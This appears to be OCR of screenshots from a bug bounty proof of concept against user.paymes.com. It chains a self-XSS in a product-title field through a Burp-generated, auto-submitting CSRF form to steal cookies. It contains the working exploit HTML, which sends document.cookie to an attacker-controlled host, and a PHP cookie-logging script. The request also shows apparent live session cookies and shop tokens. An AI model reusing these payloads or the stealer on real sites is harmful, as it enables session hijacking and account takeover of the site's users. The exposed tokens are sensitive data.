

Burp Project Intruder Repeater Window Help
Burp Suite Professional v2022.8.2 - Temporary Project - licensed to Zhaenx
Dashboard Target Proxy Intruder Repeater Sequencer
Send
Cancel
Pretty Raw Hex
Search...
0 matches
Ready
Options
Inspector
Regenerate
Test in browser
Copy HTML
Close

Request

```
Sec-Ch-Ua-Platform: "macOS"
Sec-Ch-Ua: "Google Chrome";v="106", "Chromium";v="106", "Not
Sec-Ch-Ua-Mobile: ?0
Te: trailers
Connection: close

-----------------------------30997703704014048336901542298
Content-Disposition: form-data; name="title"

zhaenx"><svg Only=1 OnLoad=confirm(document.domain)>
-----------------------------30997703704014048336901542298
Content-Disposition: form-data; name="description"

zhaenx bug bounty
-----------------------------30997703704014048336901542298
Content-Disposition: form-data; name="price"

1222
-----------------------------30997703704014048336901542298
Content-Disposition: form-data; name="type"

4
-----------------------------30997703704014048336901542298
Content-Disposition: form-data; name="stock"

12222
-----------------------------30997703704014048336901542298
Content-Disposition: form-data; name="status"

1
-----------------------------30997703704014048336901542298
Content-Disposition: form-data; name="category"

0
-----------------------------30997703704014048336901542298
Content-Disposition: form-data; name="urun_ozellik"

tes xss
-----------------------------30997703704014048336901542298
Content-Disposition: form-data; name="file"; filename=""
Content-Type: application/octet-stream


-----------------------------30997703704014048336901542298
Content-Disposition: form-data; name="form-tipi"


-----------------------------30997703704014048336901542298
Content-Disposition: form-data; name="tip-degeri"


-----------------------------30997703704014048336901542298--

```

CSRF PoC generator

Request to: https://user.paymes.com


```
POST /boutique_generate_product.php HTTP/1.1
Host: user.paymes.com
Cookie: paymes_session=oLyp2DdubSfQvUHgP6TtVWL6wxoNzvT9EoDBCrp2; x-shop-token=
%242y%2411%24I1UmqcfrAVJhUEDOEjp6hO2wL4UY9SiGBocLB7dWAMWoqrWCgTqYe; x-shop-id=
e41b83f3-4b32-4479-9303-6ad81e69bb4f; _ga_581J2329R2=GS1.1.1681164513.1.1.1681164655.0.0.0; _ga=
GA1.1.711253871.1681164514
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_6) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/106.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: id,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
```

Request Attributes 2
Request Query Parameters 0
Request Body Parameters 11
Request Cookies 5
Request Headers 20


CSRF HTML:

```
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="https://user.paymes.com/boutique_generate_product.php" method="POST" enctype="multipart/form-data">
      <input type="hidden" name="title" value="zhaenx&quot;&gt;&lt;svg&#32;Only&#61;1&#32;OnLoad&#61;confirm&#40;document&#46;domain&#41;&gt;" />
      <input type="hidden" name="description" value="zhaenx&#32;bug&#32;bounty" />
      <input type="hidden" name="price" value="1222" />
      <input type="hidden" name="type" value="4" />
      <input type="hidden" name="stock" value="12222" />
      <input type="hidden" name="status" value="1" />
      <input type="hidden" name="category" value="0" />
      <input type="hidden" name="urun&#95;ozellik" value="tes&#32;xss" />
      <input type="hidden" name="form&#45;tipi" value="" />
      <input type="hidden" name="tip&#45;degeri" value="" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
      document.forms[0].submit();
    </script>
  </body>
</html>

```


Warning: Multibyte parameter attribute "filename" will not be properly handled in the CSRF request.


File Edit Selection View Go Run Terminal Help
csrf_steal_cookie.html - Visual Studio Code
csrf_steal_cookie.html
log.txt
zhaenx_steal.php
F: > xampp > htdocs > exploits > cookie_stealing > csrf_steal_cookie.html > ...
⊗ 0 ⚠ 0
Ln 38, Col 1 Spaces: 2 UTF-8 CRLF HTML

```
<!-- Self XSS To Perfom Reflected XSS Steal Cookie via CSRF

  Send to victim:
  http://192.168.0.110/exploits/cookie_stealing/csrf_steal_cookie.html

  value="zhaenx&quot;&gt;&lt;svg&#32;Only&#61;1&#32;OnLoad&#61;confirm&#40;document&#46;domain&#41;&gt;" />
  "><svg Only=1 OnLoad=confirm(document.domain)>

  -> Steal Cookie
  value="zhaenx&quot;&gt;&lt;svg&#32;Only&#61;1&#32;OnLoad&#61;confirm&#40;document&#46;location&#61;&quot;http&#58;&#47;&#47;192.168.0.110&#47;exploits&#47;cookie&#95;stealing&#47;zhaenx&#95;steal&#46;php&#47;&#63;c&#61;&quot;&#43;document&#46;cookie&#41;&gt;" />

  "><svg Only=1 OnLoad=confirm(document.location="http://192.168.0.110/exploits/cookie_stealing/zhaenx_steal.php/?c="+document.cookie)>
-->

<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="https://user.paymes.com/boutique_generate_product.php" method="POST" enctype="multipart/form-data">
      <input type="hidden" name="title" value="zhaenx&quot;&gt;&lt;svg&#32;Only&#61;1&#32;OnLoad&#61;confirm&#40;document&#46;location&#61;&quot;http&#58;&#47;&#47;192&#46;168&#46;0&#46;110&#47;exploits&#47;cookie&#95;stealing&#47;zhaenx&#95;steal&#46;php&#47;&#63;c&#61;&quot;&#43;document&#46;cookie&#41;&gt;" />
      <input type="hidden" name="description" value="zhaenx&#32;bug&#32;bounty" />
      <input type="hidden" name="price" value="1222" />
      <input type="hidden" name="type" value="4" />
      <input type="hidden" name="stock" value="12222" />
      <input type="hidden" name="status" value="1" />
      <input type="hidden" name="category" value="0" />
      <input type="hidden" name="urun&#95;ozellik" value="tes&#32;xss" />
      <input type="hidden" name="form&#45;tipi" value="" />
      <input type="hidden" name="tip&#45;degeri" value="" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
      document.forms[0].submit();
    </script>
  </body>
</html>

```


View Go Run Terminal Help
zhaenx_steal.php - cookie_stealing - Visual Studio Code
csrf_steal_cookie.html
zhaenx_steal.php
log.txt
zhaenx_steal.php > logData

```php
<?php

function GetIP()
{
    if (getenv("HTTP_CLIENT_IP") && strcasecmp(getenv("HTTP_CLIENT_IP"), "unknown")) {
        $ip = getenv("HTTP_CLIENT_IP");
    } elseif (getenv("HTTP_X_FORWARDED_FOR") && strcasecmp(getenv("HTTP_X_FORWARDED_FOR"), "unknown")) {
        $ip = getenv("HTTP_X_FORWARDED_FOR");
    } elseif (getenv("REMOTE_ADDR") && strcasecmp(getenv("REMOTE_ADDR"), "unknown")) {
        $ip = getenv("REMOTE_ADDR");
    } elseif (isset($_SERVER['REMOTE_ADDR']) && $_SERVER['REMOTE_ADDR'] && strcasecmp($_SERVER['REMOTE_ADDR'], "unknown")) {
        $ip = $_SERVER['REMOTE_ADDR'];
    } else {
        $ip = "unknown";
    }

    return $ip;
}

function logData()
{
    $ipLog = "log.txt";
    $cookie = $_SERVER['QUERY_STRING'];
    $register_globals = (bool) ini_get('register_gobals');

    if ($register_globals) {
        $ip = getenv('REMOTE_ADDR');
    } else {
        $ip = GetIP();
    }

    $rem_port = $_SERVER['REMOTE_PORT'];
    $user_agent = $_SERVER['HTTP_USER_AGENT'];
    $rqst_method = $_SERVER['REQUEST_METHOD'];
    $rem_host = isset($_SERVER['REMOTE_HOST']) ? $_SERVER['REMOTE_HOST'] : '';
    $referer = isset($_SERVER['HTTP_REFERER']) ? $_SERVER['HTTP_REFERER'] : '';
    $date = date("l dS of F Y h:i:s A");

    // Mengubah protokol menjadi HTTP
    $url = "http://".$_SERVER['HTTP_HOST'].$_SERVER['REQUEST_URI'];

    $log = fopen($ipLog, "a+");

    if (preg_match("/bhtmb/i", $ipLog) || preg_match("/bhtmlb/i", $ipLog)) {
        fputs($log, "IP: $ip\nPORT: $rem_port\nHOST: $rem_host\nAgent: $user_agent\nMETHOD: $rqst_method\nREF: $referer\nDATE: $date\nCOOKIE: $cookie <br>\n");
    } else {
        fputs($log, "IP: $ip\nPORT: $rem_port\nHOST: $rem_host\nAgent: $user_agent\nMETHOD: $rqst_method\nREF: $referer\nDATE: $date\nCOOKIE: $cookie\n\n");
    }

    fclose($log);
}

logData();

?>

```



https://user.paymes.com/boutique_generate_product.php

Add Product / Service

The product has been created successfully. You can manage the product on “Shop Products” page.

Product / Service Name: zhaenx

user.paymes.com

user.paymes.com

zhaenx bug bounty

Price: 1222 AED

The product price plus the VAT amount

Quantity: 12222

Type: Physical Product

Category: No Category

Product Option: tes xss

Read user.paymes.com